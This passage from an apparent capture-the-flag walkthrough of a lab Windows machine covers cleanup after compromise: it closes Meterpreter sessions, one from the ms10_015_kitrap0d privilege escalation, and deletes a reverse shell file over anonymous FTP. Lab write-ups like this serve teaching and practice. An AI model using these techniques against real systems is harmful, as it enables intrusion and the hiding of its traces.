1. **Close shell with escalated privileges:** *exit*



```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.10.5 - Meterpreter session 2 closed.  Reason: Died
```


2. **Close initial access shell:** *exit*



```
msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.10.5 - Meterpreter session 1 closed.  Reason: Died
```

3. **Delete the reverse shell payload used to gain initial access:**

    1. *ftp 10.10.10.5*
    2. *anonymous* and then *return*
    3. *return*
    4. *delete rev_shell.aspx*
    5. *exit*



```
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> delete rev_shell.aspx
250 DELE command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49161|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> exit
221 Goodbye.
```